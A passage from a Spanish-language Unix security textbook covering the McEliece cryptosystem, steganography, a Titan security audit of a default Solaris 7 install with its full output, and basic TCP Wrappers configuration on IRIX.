En el sistema de McEliece, cada usuario ha de elegir un polinomio irreducible de grado t , y construir una matriz generadora del correspondiente código de Goppa, matriz G , de orden kxn . También ha de calcular G^* , matriz generadora de código lineal tal que no exista un algoritmo computable que corrija los errores con éste código en un tiempo pequeño, obtenida a partir de la expresión

$$G^* = S^* G^* P,$$

con S una matriz aleatoria no singular de orden kxk , y P una matriz de permutaciones de orden $n \times n$. Todos los usuarios del sistema mantienen sus respectivos G^* y t públicos, mientras que las matrices G , S y P serán secretas.

Supongamos que un emisor A quiere enviar un mensaje al receptor B. Para ello, representará el mensaje como un conjunto de cadenas binarias, m , de longitud k_b bits, y enviará el mensaje cifrado de n bits

$$c = m^* G_b^* + e,$$

siendo e un vector de longitud n_b y peso $p_b \leq t_b$ que dificulta el criptoanálisis de un potencial atacante, por razones en las que no vamos a entrar.

Cuando B recibe el mensaje, ha de calcular

$$c^* P^{-1} = m^* S^* G^* P^* P^{-1} + e^* P^{-1} = (m^* S)^* G + e'$$

utilizando sus matrices S , G y P (que recordemos son privadas). El vector e' se calcula como

$$e' = e^* P^{-1}$$

y tiene también un peso inferior a t_b .

Llamando $m' = m^* S$, el receptor B puede calcular ahora el mensaje original, a partir de

$$m = m' * S^{-1}$$

(¡recordemos una vez más que S ha de ser privada para cada usuario!). Hay que resaltar, por último, que aunque el criptosistema de McEliece no ha sido completamente acogido por la comunidad criptológica, es muy importante el estudio que desde la presentación del sistema en 1978 se está haciendo para el desarrollo de sistemas de clave pública basados en la Teoría de la Codificación.

14.8 Esteganografía

La esteganografía (también llamada cifra encubierta, [CES91]) es la ciencia que estudia los procedimientos encaminados a ocultar la existencia de un mensaje en lugar de ocultar su contenido; mientras que la criptografía pretende que un atacante que consigue un mensaje no sea capaz de averiguar su contenido, el objetivo de la esteganografía es ocultar ese mensaje dentro de otro sin información importante, de forma que el atacante ni siquiera se entere de la existencia de dicha información oculta. No se trata de sustituir al cifrado convencional sino de complementarlo: ocultar un mensaje reduce las posibilidades de que sea descubierto; no obstante, si lo es, el que ese mensaje haya sido cifrado introduce un nivel adicional de seguridad.

A lo largo de la historia han existido multitud de métodos para ocultar información. Quizás los más conocidos hayan sido la tinta invisible, muy utilizada durante la Segunda Guerra Mundial, o las marcas de cualquier tipo sobre ciertos caracteres (desde pequeños pinchazos de alfiler hasta trazos a lápiz que marcan un mensaje oculto en un texto), pero otros mecanismos más ‘extravagantes’ también han sido utilizados: por ejemplo, afeitar la cabeza de un mensajero y tatuar en el cuero cabelludo el mensaje, dejando después que el crecimiento del pelo lo oculte; podemos repasar algunos modelos esteganográficos cuanto menos curiosos en [Kah67].

Con el auge de la informática, el mecanismo esteganográfico más extendido está basado en las imágenes digitales y su excelente capacidad para ocultar información; aunque existen varias formas de conseguirlo ([vSTO94]), la más básica consiste simplemente en sustituir el *bit* menos significativo de cada *byte* por los *bits* del mensaje que queremos ocultar; dado que casi todos los estándares gráficos tienen una graduación de colores mayor de lo que el ojo humano puede apreciar, la imagen no cambiará su apariencia de forma notable. Otros elementos donde ocultar información son las señales de audio y el propio texto ([BGML96]), aunque no están tan extendidas como la anterior.

Capítulo 15

Algunas herramientas de seguridad

15.1 Introducción

¿Por qué utilizar herramientas de seguridad en los sistemas Unix? Ningún sistema operativo se puede considerar ‘seguro’ tal y como se instala por defecto¹; normalmente, cualquier distribución de un sistema se instala pensando en proporcionar los mínimos problemas a un administrador que desee poner la máquina a trabajar inmediatamente, sin tener que preocuparse de la seguridad. Es una cuestión de puro *marketing*: imaginemos un sistema Unix que por defecto se instalara en su modo más restrictivo en cuanto a seguridad; cuando el administrador desee ponerlo en funcionamiento conectándolo a una red, ofreciendo ciertos servicios, gestionando usuarios y periféricos... deberá conocer muy bien al sistema, ya que ha de dar explícitamente los permisos necesarios para realizar cada tarea, con la consiguiente pérdida de tiempo. Es mucho más productivo para cualquier empresa desarrolladora de sistemas proporcionarlos completamente abiertos, de forma que el administrador no tenga que preocuparse mucho de cómo funciona cada parte del sistema que acaba de instalar: simplemente inserta el CDROM original, el *software* se instala, y todo funciona a la primera, aparentemente sin problemas...

Esta política, que lamentablemente siguen casi todas las empresas desarrolladoras, convierte a un sistema Unix que no se haya configurado mínimamente en un fácil objetivo para cualquier atacante. Es más, la complejidad de Unix hace que un administrador que para aumentar la seguridad de su sistema se limite a cerrar ciertos servicios de red o detener algunos demonios obtenga una sensación de falsa seguridad: esta persona va a pensar que su sistema es seguro simplemente por realizar un par de modificaciones en él, cosa que es completamente falsa.

15.2 Titan

Para corroborar la inseguridad de los sistemas Unix instalados tal y como se distribuyen, o mínimamente configurados, hemos hecho la prueba con uno de los sistemas considerados más seguros: Solaris, de la empresa *Sun Microsystems, Inc.*. Hemos instalado Solaris 7 sobre un PC, cerrado la mayoría de servicios ofrecidos (en `/etc/inetd.conf`), y controlado el acceso a otros (`telnet`, `finger`, `ftp`...) mediante *TCP Wrappers*: justo lo que la mayor parte de administradores harían antes de poner el sistema a funcionar. Tras estos pasos, hemos ejecutado el programa de auditoría automática *Titan*, que detecta problemas de seguridad en la máquina local (para más información sobre este *software* se puede consultar [FPA98]).

¹;Algunos no pueden considerarse ‘seguros’ nunca!

Instalación de *Titan*

Hemos elegido *Titan* justamente por ser uno de los programas más fácilmente instalables sobre Su-nOS o Solaris: al tratarse de un conjunto de *shellscripts*, el administrador no ha de preocuparse por ningún proceso de compilación (con los posibles errores que éste puede causar), ni conocer técnicas avanzadas de seguridad para poder utilizarlo (como otros programas que presentan una multitud de opciones diferentes que se pueden combinar entre ellas, de forma que quien los quiera utilizar debe conocer bastante bien ciertos términos de Unix y de la seguridad, que no suelen ser triviales). Tanto la instalación de *Titan* como su ejecución son muy sencillos.

Para instalar *Titan*, una vez desempaquetado el fichero, hemos de ejecutar simplemente *Titan-Config*, con la opción *-i* (la opción *-d* desinstala el *software*). El programa de instalación nos preguntará si deseamos hacer copias de seguridad de los ficheros que se modifiquen al ejecutar *Titan*; por nuestra seguridad, podemos decirle que sí (*y*):

```
anita:/export/home/toni/Security/Tools# gzip -d Titan,v3.0.FCS.tar.gz
anita:/export/home/toni/Security/Tools# tar xvf Titan,v3.0.FCS.tar
anita:/export/home/toni/Security/Tools# cd Titan,v3.0.FCS
anita:/export/home/toni/Security/Tools/Titan,v3.0.FCS# ./Titan-Config -i
checking for dependencies...
finding out where we are...
we are in '/export/home/toni/Security/Tools/Titan,v3.0.FCS'
```

```
checking out your system...
this system runs: SunOS-5.7-i86pc
we will be using: sol2x86

setting up links...
removing old links...
linking bin into path...
linking lib into path...
linking logs into path...
linking src into path...
linking tmp into path...
linking done.
cleaning up is_root, sanity_check, Titan...
pulling in local Titan script...
```

```
Run Titan utilites with 'Titan -[v,f,i]' after reading the Docs...
OR
Run Titan using a config file. (Titan -c sample.Server) after reading the Docs
```

```
Titan can backup all of the files it modifies; This is recommended
proceed? y/n: y
Okay... Checking for backup program...
Found backtit.sh - Backing up system files now... This might take a while..
Creating backup dir in : /export/home/toni/Security/Tools/Titan,v3.0.FCS/\
    arch/sol2sun4/bin/Backup//1013990418
Generating listings.....
Calculating and backing up files now.....\\
    ..... Done!!
...
...
Saved off 44 files to: /export/home/toni/Security/Tools/Titan,v3.0.FCS/\
    arch/sol2sun4/bin/Backup//1013990418
```

```
See details in savelist: /export/home/toni/Security/Tools/Titan,v3.0.FCS/\
    arch/sol2sun4/bin/Backup//1013990418/..../SaveList.1013990418
Restore by running /export/home/toni/Security/Tools/Titan,v3.0.FCS/\
    arch/sol2sun4/bin/lib/until.sh -[g,r]
anita:/export/home/toni/Security/Tools/Titan,v3.0.FCS#
```

Una vez instalado *Titan* (todo a partir del directorio actual, no genera ficheros en ningún otro lugar de nuestros sistemas de archivos) podemos ejecutar ya el programa de auditoría, con la opción **-v** para que no realice ningún cambio en nuestro sistema, sino que simplemente se limite a informarnos de los posibles problemas de seguridad que podemos tener; si deseamos ver el funcionamiento de cada uno de los *shellscrips* invocados por *Titan*, podemos utilizar la opción **-i**, y si lo que queremos es solucionar los problemas detectados, la opción **-f** (cuidado si hacemos esto, la política de seguridad de *Titan* es tan estricta que podemos dejar al sistema sólamente utilizable por el *root*).

Ejecución de *Titan*

En nuestro caso, queremos que *Titan* nos informe de los problemas de seguridad que detecte, pero que no los solucione él:

```
anita:/export/home/toni/Security/Tools/Titan,v3.0.FCS# ./Titan -v

-----
***** Running modules/add-umask.sh now.....
Output to ../logs/modules/add-umask.sh.V.042506
-----
No umask file /etc/init.d/umask.sh found

-----
***** Running modules/adjust-arp-timers.sh now.....
Output to ../logs/modules/adjust-arp-timers.sh.V.042506
-----

Checking for ARP timers in /etc/rc2.d/S69inet
ARP timers are not set - FAILS CHECK

-----
***** Running modules/adjust.syn-timeout.sh now.....
Output to ../logs/modules/adjust.syn-timeout.sh.V.042506
-----
ERROR - This script is Only needed on Solaris 2.4 and older
please see Sun's patch (Patch 103582-11 currently) for a better fix

-----
***** Running modules/automount.sh now.....
Output to ../logs/modules/automount.sh.V.042506
-----
File /etc/rc2.d/S74autofs exists...
Automounter =
/usr/lib/autofs/automountd /usr/sbin/automount /usr/bin/pkill - FAILS CHECK

-----
***** Running modules/create-issue.sh now.....
Output to ../logs/modules/create-issue.sh.V.042506
```

```
-----  
Cannot read /etc/issue - FAILS CHECK
```

```
***** Running modules/decode.sh now.....  
Output to ../logs/modules/decode.sh.V.042506
```

```
-----  
Decode disabled - PASSES CHECK
```

```
***** Running modules/disable-L1-A.sh now.....  
Output to ../logs/modules/disable-L1-A.sh.V.042506
```

```
./modules/disable-L1-A.sh: ./sanity_check: No such file or directory
```

```
***** Running modules/disable-NFS.bind.sh now.....  
Output to ../logs/modules/disable-NFS.bind.sh.V.042506
```

```
-----  
Verifying port settings using ndd  
privileged port definition is currently set to 1024
```

```
You should run disable-NFS.bind.sh with the -F option (port=1024)
```

```
***** Running modules/disable-accounts.sh now.....  
Output to ../logs/modules/disable-accounts.sh.V.042506
```

```
-----  
Checking 11 Users....  
Checking that shell set to noshell for:  
daemon bin adm lp uucp nuucp listen nobody noaccess nobody4 ppp  
Verify shell status....
```

```
daemon shell = - FAILS CHECK  
bin shell = - FAILS CHECK  
adm shell = - FAILS CHECK  
lp shell = - FAILS CHECK  
uucp shell = - FAILS CHECK  
nuucp shell = /usr/lib/uucp/uucico - FAILS CHECK  
listen shell = - FAILS CHECK  
nobody shell = - FAILS CHECK  
noaccess shell = - FAILS CHECK  
nobody4 shell = - FAILS CHECK  
ppp shell = /usr/sbin/ppp - FAILS CHECK
```

```
11 Users Not Secured Out Of 11
```

```
***** Running modules/disable-core.sh now.....  
Output to ../logs/modules/disable-core.sh.V.042506
```

```
-----  
Core dump size has not been set: FAILS CHECK
```

```
***** Running modules/disable-ping-echo.sh now....  
Output to ../logs/modules/disable-ping-echo.sh.V.042506
```

```
Ping echo response allowed - FAILED CHECK  
Run ./modules/disable-ping-echo.sh with -[Ff] to fix...
```

```
***** Running modules/disable_ip_holes.sh now....  
Output to ../logs/modules/disable_ip_holes.sh.V.042506
```

```
Checking ip_forwarding...  
ip_forwarding disabled - PASSES CHECK  
Checking ip_forward_src_routed...  
ip_forward_src_routed disabled - PASSES CHECK  
Checking ip_forward_directed_broadcasts...  
ip_forward_directed_broadcasts disabled - PASSES CHECK  
Checking ip_ignore_redirect...  
ip_ignore_redirect enabled - PASSES CHECK  
Checking ip_strict_dst_multihoming...  
ip_strict_dst_multihoming enabled - PASSES CHECK  
System configured as 'notrouter' - PASSES CHECK
```

```
***** Running modules/dmi-2.6.sh now....  
Output to ../logs/modules/dmi-2.6.sh.V.042506
```

```
ERROR - This script is Only supported on Solaris 2.6 and newer,  
please use one of the other scripts for your OS
```

```
***** Running modules/eeprom.sh now....  
Output to ../logs/modules/eeprom.sh.V.042506
```

```
Architecture = i86pc  
Eeprom security-mode not supported on this host
```

```
***** Running modules/file-own.sh now....  
Output to ../logs/modules/file-own.sh.V.042506
```

```
Checking /usr file ownership  
Found 25345 files in /usr that should be root owned  
Checking /sbin file ownership  
Found 13 files in /sbin that should be root owned  
Checking /usr group permissions  
Found 0 files in /usr that should be set group g-w  
Checking /sbin group permissions  
Found 0 files in /sbin that should be set group g-w  
Checking /etc group permissions  
Found 0 files in /etc that should be set group g-w  
Checking /opt group permissions  
Found 0 files in /opt that should be set group g-w
```

```
***** Running modules/fix-cronpath.sh now.....
Output to ../logs/modules/fix-cronpath.sh.V.042506
-----
File /var/spool/cron/crontabs/root exists; continuing
    /etc is not writable by world - PASSES CHECK.
    /etc is not writeable by group - PASSES CHECK.
    /etc/cron.d is not writable by world - PASSES CHECK.
    /etc/cron.d is not writeable by group - PASSES CHECK.
    /usr is not writable by world - PASSES CHECK.
drwxrwxr-x 32 root      1024 Oct  8 00:58 /usr
    /usr is writeable by group - FAILS CHECK
    /usr/sbin is not writable by world - PASSES CHECK.
drwxrwxr-x  5 root      4608 Sep 24 01:32 /usr/sbin
    /usr/sbin is writeable by group - FAILS CHECK
    /usr/lib is not writable by world - PASSES CHECK.
drwxrwxr-x  42 root     10240 Oct  8 00:55 /usr/lib
    /usr/lib is writeable by group - FAILS CHECK
    /usr/lib/fs is not writable by world - PASSES CHECK.
drwxrwxr-x 13 root      512 Sep 23 18:33 /usr/lib/fs
    /usr/lib/fs is writeable by group - FAILS CHECK
    /usr/lib/fs/nfs is not writable by world - PASSES CHECK.
    /usr/lib/fs/nfs is not writeable by group - PASSES CHECK.
    /usr/bin is not writable by world - PASSES CHECK.
drwxrwxr-x  3 root      7680 Oct  8 00:52 /usr/bin
    /usr/bin is writeable by group - FAILS CHECK

/etc/cron.d/logchecker ownership should be changed to root
/usr/lib/newsyslog ownership should be changed to root
/usr/bin/rdate ownership should be changed to root
/usr/sbin/rtc ownership should be changed to root

No cron.allow file - FAILS CHECK
```

```
***** Running modules/fix-modes.sh now.....
Output to ../logs/modules/fix-modes.sh.V.042506
-----
```

Only supported on Solaris 2.2 thru 2.6

```
***** Running modules/fix-stack.sh now.....
Output to ../logs/modules/fix-stack.sh.V.042506
-----
ERROR - This script is Only known to work on Solaris 2.5.[0-5]
```

```
***** Running modules/fix-stack.sol2.6.sh now.....
Output to ../logs/modules/fix-stack.sol2.6.sh.V.042506
-----
```

Stack Protection not currently set - Run fix-stack.sol2.6.sh -F

```
***** Running modules/ftpusers.sh now....  
Output to ../logs/modules/ftpusers.sh.V.042506
```

```
-----  
No /etc/ftpusers file in place...  
Should contain at least:
```

```
root  
daemon  
sys  
bin  
adm  
lp  
smtp  
uucp  
nuucp  
listen  
nobody  
noaccess  
news  
ingres  
audit  
admin  
sync  
nobody4
```

```
Please Run with '-F/f' to Fix - FAILS CHECK
```

```
-----  
***** Running modules/hosts.equiv.sh now....  
Output to ../logs/modules/hosts.equiv.sh.V.042506
```

```
-----  
No /etc/hosts.equiv - PASSES CHECK
```

```
-----  
***** Running modules/inetd.sh now....  
Output to ../logs/modules/inetd.sh.V.042506
```

```
-----  
File /etc/inet/inetd.conf exists - Checking...  
name Closed - PASSES CHECK  
exec Closed - PASSES CHECK  
comsat Closed - PASSES CHECK  
talk Open - FAILS CHECK  
uucp Closed - PASSES CHECK  
smtp Closed - PASSES CHECK  
tftp Closed - PASSES CHECK  
finger Open - FAILS CHECK  
systat Closed - PASSES CHECK  
netstat Closed - PASSES CHECK  
rquotad Closed - PASSES CHECK  
rusersd Closed - PASSES CHECK  
sprayd Closed - PASSES CHECK  
walld Closed - PASSES CHECK  
rexnd Closed - PASSES CHECK  
shell Closed - PASSES CHECK
```

```
login Closed - PASSES CHECK
exec Closed - PASSES CHECK
comsat Closed - PASSES CHECK
time Closed - PASSES CHECK
echo Closed - PASSES CHECK
discard Closed - PASSES CHECK
daytime Closed - PASSES CHECK
chargen Closed - PASSES CHECK
100087 Closed - PASSES CHECK
rwalld Closed - PASSES CHECK
rstatd Closed - PASSES CHECK
100068 Closed - PASSES CHECK
100083 Closed - PASSES CHECK
100221 Closed - PASSES CHECK
fs Closed - PASSES CHECK
ufsd Closed - PASSES CHECK
100232 Closed - PASSES CHECK
100235 Closed - PASSES CHECK
536870916 Closed - PASSES CHECK
```

```
-----  
***** Running modules/keyserv.sh now.....  
Output to ..../logs/modules/keyserv.sh.V.042506  
-----
```

```
In /etc/rc2.d/S71rpc keyserv ; user nobody enabled - FAILS CHECK
```

```
-----  
***** Running modules/log-tcp.sh now.....  
Output to ..../logs/modules/log-tcp.sh.V.042506  
-----
```

```
-----  
***** Running modules/loginlog.sh now.....  
Output to ..../logs/modules/loginlog.sh.V.042506  
-----
```

```
No /var/adm/loginlog file - FAILS CHECK
```

```
-----  
***** Running modules/lpsched.sh now.....  
Output to ..../logs/modules/lpsched.sh.V.042506  
-----
```

```
In /etc/rc2.d/S80lp lpsched is enabled - FAILS CHECK
```

```
-----  
***** Running modules/nfs-portmon.sh now.....  
Output to ..../logs/modules/nfs-portmon.sh.V.042506  
-----
```

```
NFS port monitor disabled - FAILS CHECK
```

```
-----  
***** Running modules/nsswitch.sh now.....  
Output to ..../logs/modules/nsswitch.sh.V.042506  
-----
```

```
passwd -> files - PASSES CHECK
```

```
group -> files - PASSES CHECK
hosts -> files - PASSES CHECK
networks -> files - PASSES CHECK
protocols -> files - PASSES CHECK
rpc -> files - PASSES CHECK
ethers -> files - PASSES CHECK
netmasks -> files - PASSES CHECK
bootparams -> files - PASSES CHECK
publickey -> files - PASSES CHECK
netgroup -> files - PASSES CHECK
automount -> files - PASSES CHECK
aliases -> files - PASSES CHECK
services -> files - PASSES CHECK
sendmailvars -> files - PASSES CHECK
15 of 15 entries set to files as default - PASSES CHECK
```

```
-----  
***** Running modules/nuke-sendmail.sh now.....  
Output to ../logs/modules/nuke-sendmail.sh.V.042506  
-----
```

```
Sendmail is enabled in /etc/rc2.d/S88sendmail - FAILS CHECK
```

```
-----  
***** Running modules/pam-rhosts-2.6.sh now.....  
Output to ../logs/modules/pam-rhosts-2.6.sh.V.042506  
-----
```

```
PAM allows rhosts for rlogin : FAILS CHECK
PAM allows rhosts for rsh : FAILS CHECK
```

```
-----  
***** Running modules/passwd.sh now.....  
Output to ../logs/modules/passwd.sh.V.042506  
-----
```

```
All accounts have passwords - PASSES CHECK
```

```
-----  
***** Running modules/powerd.sh now.....  
Output to ../logs/modules/powerd.sh.V.042506  
-----
```

```
Power management not set to be run by root - FAILS CHECK
```

```
-----  
***** Running modules/psfix.sh now.....  
Output to ../logs/modules/psfix.sh.V.042506  
-----
```

```
Could not find /etc/rc3.d/S79tmpfix - FAILS CHECK
Run with -[Ff] option to fix
```

```
-----  
***** Running modules/rhosts.sh now.....  
Output to ../logs/modules/rhosts.sh.V.042506  
-----
```

```
Running against /etc/passwd...
```

```
***** Running modules/rootchk.sh now....  
Output to ../logs/modules/rootchk.sh.V.042506  
  
/.login - Clean of . - PASSES CHECK  
/etc/.login - Clean of . - PASSES CHECK  
/etc/default/login - Clean of . - PASSES CHECK  
.cshrc - Clean of . - PASSES CHECK  
/etc/skel/local.cshrc - Contains . - FAILS CHECK  
set path=(/bin /usr/bin /usr/ucb /etc .)  
/etc/skel/local.login - Clean of . - PASSES CHECK  
/etc/skel/local.profile - Clean of . - PASSES CHECK  
.profile - Clean of . - PASSES CHECK  
/etc/profile - Clean of . - PASSES CHECK
```

```
***** Running modules/routed.sh now....  
Output to ../logs/modules/routed.sh.V.042506  
  
The route daemon advertises routes - FAILS CHECK
```

```
***** Running modules/sendmail.sh now....  
Output to ../logs/modules/sendmail.sh.V.042506  
  
No sendmail.cf.titan2 exists - FAILS CHECK  
Run with -[Ff] option to fix.  
Checking for smrsh  
smrsh not found in /sbin - FAILS CHECK
```

```
***** Running modules/smtp-banner.sh now....  
Output to ../logs/modules/smtp-banner.sh.V.042506  
  
No /etc/mail/sendmail.cf exists - FAILS CHECK
```

```
***** Running modules/smtpbanner-8.8.sh now....  
Output to ../logs/modules/smtpbanner-8.8.sh.V.042506  
  
ERROR - This script is Only supported on patched Solaris 2.6 and newer,  
please use one of the other scripts for your OS
```

```
***** Running modules/snmpd-2.6.sh now....  
Output to ../logs/modules/snmpd-2.6.sh.V.042506  
  
ERROR - This script is Only supported on Solaris 2.6 and newer,  
please use one of the other scripts for your OS
```

```
***** Running modules/syslog.sh now....  
Output to ../logs/modules/syslog.sh.V.042506
```

```
-----  
File /etc/syslog.conf exists checking contents....  
Syslog auth notice messages disabled - FAILS CHECK  
  
***** Running modules/tcp-sequence.sh now.....  
Output to ../logs/modules/tcp-sequence.sh.V.042506  
  
-----  
TCP_STRONG_ISS=1  
/etc/default/inetinit - has the system default . - FAILS CHECK  
  
***** Running modules/userumask.sh now.....  
Output to ../logs/modules/userumask.sh.V.042506  
  
-----  
Checking for umask 022 in  
/etc/.login  
/etc/default/login  
/etc/profile  
/etc/skel/local.cshrc  
/etc/skel/local.login  
/etc/skel/local.profile  
  
Umask value other than 022 in /etc/.login - FAILS CHECK  
Umask value other than 022 in /etc/.login - FAILS CHECK  
Umask value 022 in /etc/profile - PASSES CHECK  
Umask value 022 in /etc/skel/local.cshrc - PASSES CHECK  
Umask value other than 022 in /etc/skel/local.login - FAILS CHECK  
Umask value other than 022 in /etc/skel/local.profile - FAILS CHECK  
  
UMASK value 022 in /etc/default/login - PASSES CHECK  
  
***** Running modules/utmp.sh now.....  
Output to ../logs/modules/utmp.sh.V.042506  
  
-----  
File utmp permissions o-w - PASSES CHECK  
File utmp permissions o-w - PASSES CHECK  
  
***** Running modules/vold.sh now.....  
Output to ../logs/modules/vold.sh.V.042506  
  
-----  
File /etc/rc2.d/S92volmgmt and /usr/sbin/vold exists - FAILS CHECK  
  
Run with -[Ff] option to fix  
  
***** Running modules/ziplock.sh now.....  
Output to ../logs/modules/ziplock.sh.V.042506  
-----
```

Unfortunately this is a FIX ONLY utility.....
As noted in the Introduction statement it may break functionality
for all non-root users if run -F

The list of files is as follows and may be manually modified
by editing this script and inserting/commenting out as you
like. Just make sure you know what it is you are changing:

The list of binaries that would be modified is:

```
/usr/bin/at
/usr/kvm/eeprom
/sbin/su
/usr/bin/atq
/usr/bin/atrm
/usr/bin/chkey
/usr/bin/crontab
/usr/bin/eject
/usr/bin/fdformat
/usr/bin/newgrp
/usr/bin/ps
/usr/bin/rcp
/usr/bin/rdist
/usr/bin/rlogin
/sbin/sulogin
/usr/bin/login
/usr/bin/rsh
/usr/bin/su
/usr/bin/tip
/usr/bin/uptime
/usr/bin/yppasswd
/usr/bin/w
/usr/bin/ct
/usr/bin/cu
/usr/bin/uucp
/usr/bin/uuglist
/usr/bin/uname
/usr/bin/uustat
/usr/bin/uux
/usr/lib/exrecover
/usr/lib/fs/ufs/ufsdump
/usr/lib/fs/ufs/ufsrestore
/usr/lib/pt_chmod
/usr/lib/sendmail.mx
/usr/lib/acct/accton
/usr/sbin/allocate
/usr/sbin/mkdevalloc
/usr/sbin/mkdevmaps
/usr/sbin/ping
/usr/sbin/sacadm
/usr/sbin/static/rcp
/usr/sbin/whodo
/usr/sbin/deallocate
/usr/sbin/list_devices
```

```

/usr/openwin/bin/xlock
/usr/openwin/bin/xdm
/usr/openwin/lib/mkcookie
/usr/ucb/ps
/usr/vmsys/bin/chkperm
/usr/bin/passwd
/usr/bin/csh
/etc/lp/alerts/printer
/usr/kvm/crash
/usr/kvm/eeprom
/usr/bin/netstat
/usr/bin/nfsstat
/usr/bin/write
/usr/bin/ipcs
/usr/sbin/arp
/usr/sbin/prtconf
/usr/sbin/swap
/usr/sbin/sysdef
/usr/sbin/wall
/usr/sbin/dmesg
/usr/openwin/bin/Xsun
/usr/openwin/bin/wsinfo
/usr/openwin/bin/mailtool
/usr/openwin/bin/xload
/usr/openwin/bin/kcms_calibrate
/usr/openwin/bin/kcms_configure
/usr/openwin/bin/kcms_server
/var/adm/messages
/var/log/syslog
/var/adm/pacct
anita:/export/home/toni/Security/Tools/Titan,v3.0.FCS#

```

Mirando por encima el resultado ofrecido por *Titan*, vemos que ha detectado **¡casi 50 posibles problemas!** (cada mensaje FAILS CHECK denota una alarma, mientras que cada mensaje PASSES CHECK denota un test satisfactorio).

A la vista de estos resultados, y teniendo en cuenta que hemos utilizado una versión más o menos moderna de Solaris (la versión 7 10/98, si hubiéramos comprobado una versión de Solaris o SunOS más antigua habríamos detectado seguramente muchos más problemas), parece claro que un sistema Unix instalado tal y como se distribuye, o con una configuración de seguridad mínima –nuestro caso–, representa un grave problema ya no sólo para la máquina en cuestión, sino para toda la red en la que trabaja. Por tanto, el uso de cualquier herramienta que nos ayude a solucionar, o al menos a localizar problemas, va a ser útil.

15.3 TCP Wrappers

En el punto 10.4 hablábamos de los servicios ofrecidos desde nuestra máquina; allí comentamos que cualquiera de ellos es una potencial puerta de entrada para un atacante, por lo que es muy recomendable cerrar todos los que no necesitemos; vimos un esquema todo o nada: u ofrecíamos un servicio a toda la red o lo denegábamos, pero no había término medio.

Hay una serie de servicios como *telnet* o *ftp* que habitualmente no vamos a poder cerrar, ya que los usuarios necesitarán conectar al servidor para trabajar en él o para transferir ficheros; en estos casos es peligroso permitir que cualquier máquina de Internet tenga la posibilidad de acceder a nuestros

recursos, por lo que se suele utilizar un programa denominado *TCP Wrappers* ([Ven92]) para definir una serie de redes o máquinas autorizados a conectar con nosotros. Aquí veremos como instalar este *software* – en su versión 7.6 – y su configuración básica para que no todo el mundo pueda contactar con nosotros. Actualmente, cualquier administrador que desee un mínimo de seguridad ha de instalar *TCP Wrappers* en sus equipos; incluso algunos Unices como Linux o BSDI lo ofrecen por defecto al instalar el operativo. Cabe decir que la configuración del programa puede ser muy elaborada y con muchas opciones; aquí veremos la forma más básica, que suele ser automática mediante `make install`². Para configuraciones más avanzadas se recomienda consultar los ficheros de ayuda.

En nuestro caso vamos a instalar *TCP Wrappers* sobre una máquina Silicon Graphics corriendo IRIX 6.2:

```
llegona_() # uname -a
IRIX64 llegona 6.2 06101031 IP28
llegona_() #
```

No vamos a entrar aquí en como compilar el software (para ello se puede consultar el fichero *README*); asumiremos que ya lo tenemos compilado y el resultado está, por ejemplo, en el directorio `/tmp/tcp_wrappers_7.6/`. Tras compilar el *software* se habrán generado una serie de ficheros ejecutables que hemos de copiar a un destino definitivo, por ejemplo a `/etc/usr/sbin/`:

```
llegona_(/tmp/tcp_wrappers_7.6) # cp 'find . -type f -perm -700' /usr/sbin/
llegona_(/tmp/tcp_wrappers_7.6) #
```

Una vez en su destino definitivo, hemos de modificar el fichero `/etc/inetd.conf` para indicarle a *inetd* que ha de utilizar el demonio *tcpd* (la parte más importante de *TCP Wrappers*) a la hora de servir peticiones; para ello, una entrada de la forma

```
telnet stream tcp      nowait root      /usr/etc/telnetd
```

se convertirá en una como

```
telnet stream tcp      nowait root      /usr/sbin/tcpd /usr/etc/telnetd
```

Como vemos, en lugar de que *inetd* ejecute directamente el demonio correspondiente a cada servicio, ejecuta el *wrapper*, y es éste el encargado de controlar la ejecución del demonio real.

Tras haber modificado convenientemente `/etc/inetd.conf` hemos de configurar los servicios que vamos a ofrecer a diferentes máquinas o redes; seguiremos una política restrictiva: todo lo no explícitamente permitido, está negado. Para ello, en el archivo `/etc/hosts.allow` indicamos que servicios ofrecemos y a dónde lo hacemos³, de la siguiente forma:

demonio: maquinas

Donde ‘*demonio*’ es el nombre del demonio encargado de atender el servicio correspondiente (*sendmail*, *telnetd*, *fingerd...*), y ‘*maquinas*’ es la especificación de los *hosts* a los que les está permitida la conexión a cada servicio; se trata de una lista separada por espacios donde podemos incluir desde nombres de sistemas o direcciones IP hasta subdominios, pasando por palabras reservadas como **ALL**. Así, si por ejemplo queremos ofrecer todo a las máquinas `.dsic.upv.es`, *telnet* a `andercheran.aiind.upv.es` y `luisvive.euiti.upv.es`, y *ftp* a toda la UPV, tendremos un `/etc/hosts.allow` de la forma siguiente:

```
llegona_() # cat /etc/hosts.allow
ALL: .dsic.upv.es
telnetd: andercheran.aiind.upv.es luisvive.euiti.upv.es
ftp: .upv.es
llegona_() #
```

²Aquí explicamos el proceso ‘a mano’ simplemente para entender cómo funciona.

³Realmente, también es posible especificar acciones a realizar al recibir una conexión; se puede consultar la sintaxis exacta en la página del manual de `hosts_access(5)`.

Acabamos de configurar los sistemas con acceso a ciertos demonios; para indicar a *TCP Wrappers* que nuestros servicios no van a ser ofertados a nadie más, creamos el fichero `/etc/hosts.deny` y denegamos todo a todos:

```
llegona_(/) # cat /etc/hosts.deny
ALL: ALL
llegona_(/) #
```

Una vez hemos configurado todo, hemos de hacer que `inetd` relea su fichero de configuración enviándole la señal `SIGHUP`, por ejemplo con la orden `killall -HUP inetd`⁴. A partir de ese momento los cambios han tenido efecto; en función de nuestro `/etc/syslog.conf`, pero generalmente en archivos como `/var/adm/SYSLOG` o `/var/adm/messages` vamos a poder ver las conexiones aceptadas y las rehusadas:

```
Dec 2 02:16:47 llegona ftpd[18234]: refused connect from bill.microsoft.com
Dec 2 02:45:23 llegona telnetd[18234]: connect from corbella.dsic.upv.es
```

Cuando alguien desde una máquina que tiene permiso para acceder a cierto servicio conecte a él no notará nada raro, pero si lo hace desde un equipo no autorizado, la conexión se cerrará:

```
anita:~# telnet llegona.dsic.upv.es
Trying 158.42.49.37...
Connected to llegona.dsic.upv.es
Escape character is '^].
llegona login: Connection closed by foreign host.
anita:~#
```

15.4 SSH

